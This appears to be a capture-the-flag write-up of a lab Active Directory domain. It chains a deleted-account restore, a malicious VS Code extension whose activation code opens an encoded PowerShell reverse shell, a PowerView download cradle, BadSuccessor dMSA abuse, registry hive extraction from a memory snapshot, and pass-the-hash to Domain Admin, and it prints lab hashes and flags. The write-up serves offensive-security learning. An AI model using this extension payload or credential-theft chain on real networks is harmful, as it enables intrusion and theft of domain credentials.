Assumed-breach Windows AD box (domain checkpoint.htb, single DC on Server 2025). Long chain — the theme is a leaked VM memory snapshot hands over the DA hash, but reaching that snapshot takes two lateral hops (a VS Code extension deploy pipeline, then a BadSuccessor dMSA abuse) to land on the one service account that can read the backup share. Started with one low-priv cred, ended at root.
- Box:
10.129.44.155(DC01.checkpoint.htb) - Given creds:
alex.turner:Checkpoint2024! - Result: Domain Admin / root
Recon
└─$ nmap -p- --min-rate 2000 -T4 -oN allports.txt 10.129.44.155
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664,49674,49675,49680,49683,49720/tcp open  msrpc
Textbook domain controller — DNS/Kerberos/LDAP/GC plus WinRM (5985) and ADWS (9389). Everything runs through checkpoint.htb / DC01.
alex.turner → mark.davies (AD Recycle Bin)
Validated the given cred:
└─$ nxc smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!'
SMB  10.129.44.155  445  DC01  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True)
SMB  10.129.44.155  445  DC01  [+] checkpoint.htb\alex.turner:Checkpoint2024!
alex.turner is in VPN-Users and IT-Staff. Dumped the object with bloodyAD — the important part is that this account can restore deleted AD objects:
└─$ bloodyAD --host dc01.checkpoint.htb -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' get object alex.turner
distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
memberOf: CN=VPN-Users,OU=Employees,DC=checkpoint,DC=htb; CN=IT-Staff,OU=IT,OU=Employees,DC=checkpoint,DC=htb
sAMAccountName: alex.turner
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
userPrincipalName: alex.turner@checkpoint.htb
[nTSecurityDescriptor trimmed — grants object-restore rights]
There’s a deleted user Mark Davies sitting in the Deleted Objects container. Restored it — a restored account keeps its old password, and here that’s the shared Checkpoint2024!:
└─$ bloodyAD -u alex.turner -p 'Checkpoint2024!' -d checkpoint.htb --host dc01.checkpoint.htb set restore "CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb"
[+] ...has been restored successfully under CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb

└─$ nxc smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!'
SMB  10.129.44.155  445  DC01  [+] checkpoint.htb\mark.davies:Checkpoint2024!
(Kerberoasted mark.davies too, but the TGS didn’t crack against rockyou+best64 — dead end, noting it.)
mark.davies → ryan.brooks (malicious VS Code extension)
Two shares on the DC stand out:
Name        : DevDrop
Path        : C:\Shares\DevDrop
Description : VS Code extensions share for approved .vsix packages (VS Code engine 1.118.0)

Name        : VMBackups
Path        : C:\Shares\VMBackups
DevDrop is a “drop your .vsix here” share, and a scheduled script C:\Scripts\vscodesync.ps1 runs as ryan.brooks on a timer and auto-installs anything dropped there. A VS Code extension’s activate() runs arbitrary Node/child_process code on install — so a malicious .vsix = code exec as ryan.brooks:
$shareDir = "C:\Shares\DevDrop"
$vsixFiles = Get-ChildItem -LiteralPath $resolvedShare -Filter *.vsix -File ...
foreach ($vsix in $vsixFiles) {
    & $codeCli --install-extension $vsix.FullName --force 2>&1   # <-- runs as ryan.brooks
}
Built code-helper.vsix whose extension.js fires an encoded PowerShell reverse shell on activation, and dropped it in the writable DevDrop share:
// extension.js (packaged into code-helper.vsix)
const cp = require('child_process');
function run(){ cp.exec('powershell -nop -w hidden -ep bypass -enc <b64 rev shell 10.10.14.165:9001>'); }
function activate(context){ run(); }
module.exports = { activate, deactivate: () => {} };
# package.json activationEvents: ["onStartupFinished","*"] so it fires immediately
smbclient //10.129.44.155/DevDrop -U 'mark.davies%Checkpoint2024!' -c 'put code-helper.vsix'
Moments later the deploy job installs it and the payload fires as ryan.brooks — shell + user flag:

User flag: b9eebb29df6396c51cfdf64f86ce7a0d
ryan.brooks enum → dangerous ACLs
ryan.brooks is in DevTeam. PowerView shows two abusable rights (and Defender’s off):
IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.165:8000/PowerView.ps1')
Find-InterestingDomainAcl -ResolveGUIDs | ? { $_.IdentityReferenceName -match 'ryan.brooks' }

# ryan.brooks  CreateChild   OU=DMSAHolder,DC=checkpoint,DC=htb          <-- dMSA / BadSuccessor
# ryan.brooks  GenericWrite  CN=svc_deploy,OU=ServiceAccounts,DC=...     <-- writable target

CreateChild on OU=DMSAHolder is the textbook setup for BadSuccessor — abusing delegated Managed Service Accounts (dMSA) to inherit another principal’s Kerberos keys.
BadSuccessor (dMSA) → svc_deploy
BadSuccessor works by creating a dMSA in an OU you control and pointing its superseded account link at a victim; the KDC then hands you the victim’s keys in the dMSA’s TGS (“previous keys”). Grabbed a usable TGT for ryan.brooks and drove the attack from Kali:
# On the box (as ryan.brooks):
C:\Windows\Temp\r.exe tgtdeleg /nowrap      # -> base64 .kirbi
# On Kali: convert .kirbi -> ccache, export KRB5CCNAME
Aiming at Administrator directly didn’t yield usable keys — the one-sided dMSA takeover of a protected principal is mitigated on a patched DC (it needs a write on the target side). But ryan.brooks has GenericWrite on svc_deploy, so the two-sided version works there and leaks its keys:

svc_deploy NT hash: e16081eb077aca74bdbf8af12af43ac9
Loot: VMBackups (as svc_deploy)

ryan.brooks was denied on VMBackups, but svc_deploy can read it. Inside is a VMware snapshot in a “memory forensics” folder — including a full RAM image (.vmem):
└─$ smbclient //10.129.44.155/VMBackups -U 'svc_deploy%e16081eb077aca74bdbf8af12af43ac9' --pw-nt-hash -c 'recurse ON; ls'
  \NightlyBackup_2024-11-01\memory forensics\
    Windows Server 2019-Snapshot1.vmem   2147483648   <-- 2 GB RAM image
    Windows Server 2019-Snapshot1.vmsn    138164859
Memory forensics → Administrator hash
A VMware .vmem is a raw physical memory dump, so Volatility 3 reads it directly. vol3’s windows.hashdump / lsadump / cachedump plugins wouldn’t register here (missing pycryptodomex, so they silently drop out of the plugin list). Rather than fight the plugins, I dropped a level — dump the registry hives out of memory and run secretsdump offline:
# Dump SYSTEM/SAM/SECURITY straight out of RAM
vol -q -f 'Windows Server 2019-Snapshot1.vmem' -o hives windows.registry.hivelist --dump

# Offline SAM + LSA extraction
impacket-secretsdump -sam registry.SAM.*.hive -system registry.SYSTEM.*.hive -security registry.SECURITY.*.hive LOCAL

The RID 500 Administrator NT hash in the captured SAM is the same hash the live domain Administrator uses — the whole point of the box:
Administrator NT hash: f29e9c014295b9b32139b09a2790be3b
Domain Admin → root (PtH + DCSync)
That hash authenticates against the live DC — Pwn3d!:
└─$ nxc smb 10.129.44.155 -u Administrator -H f29e9c014295b9b32139b09a2790be3b
SMB  10.129.44.155  445  DC01  [+] checkpoint.htb\Administrator:f29e9c...be3b (Pwn3d!)
DCSync confirmed the match (and pulled the aes256 key). The root flag lives on max.palmer’s desktop, not Administrator’s:
└─$ impacket-wmiexec -hashes :f29e9c014295b9b32139b09a2790be3b checkpoint.htb/Administrator@10.129.44.155 'type C:\Users\max.palmer\Desktop\root.txt'

Root flag: 71b5b486b561a9e8e0e80d48a779fcb6
TL;DR
alex.turner(given) → restore deletedmark.daviesvia the AD Recycle Bin (keepsCheckpoint2024!)mark.davies→ drop a malicious.vsixin DevDrop →vscodesync.ps1installs it asryan.brooks(user flag)ryan.brookshas CreateChild onOU=DMSAHolder+ GenericWrite onsvc_deploy→ BadSuccessor (dMSA) →svc_deployNT hashsvc_deployreads VMBackups → Server 2019.vmem→ Volatility3 hive dump +secretsdump→ Administrator NT hash- PtH → DC01 Pwn3d! → DCSync →
root.txt(on max.palmer’s desktop)
Left on the box (for a real engagement): dMSA objects in OU=DMSAHolder (pwn10$, pwn20$, …), the modified svc_deploy, code-helper.vsix in DevDrop, and C:\Windows\Temp\r.exe.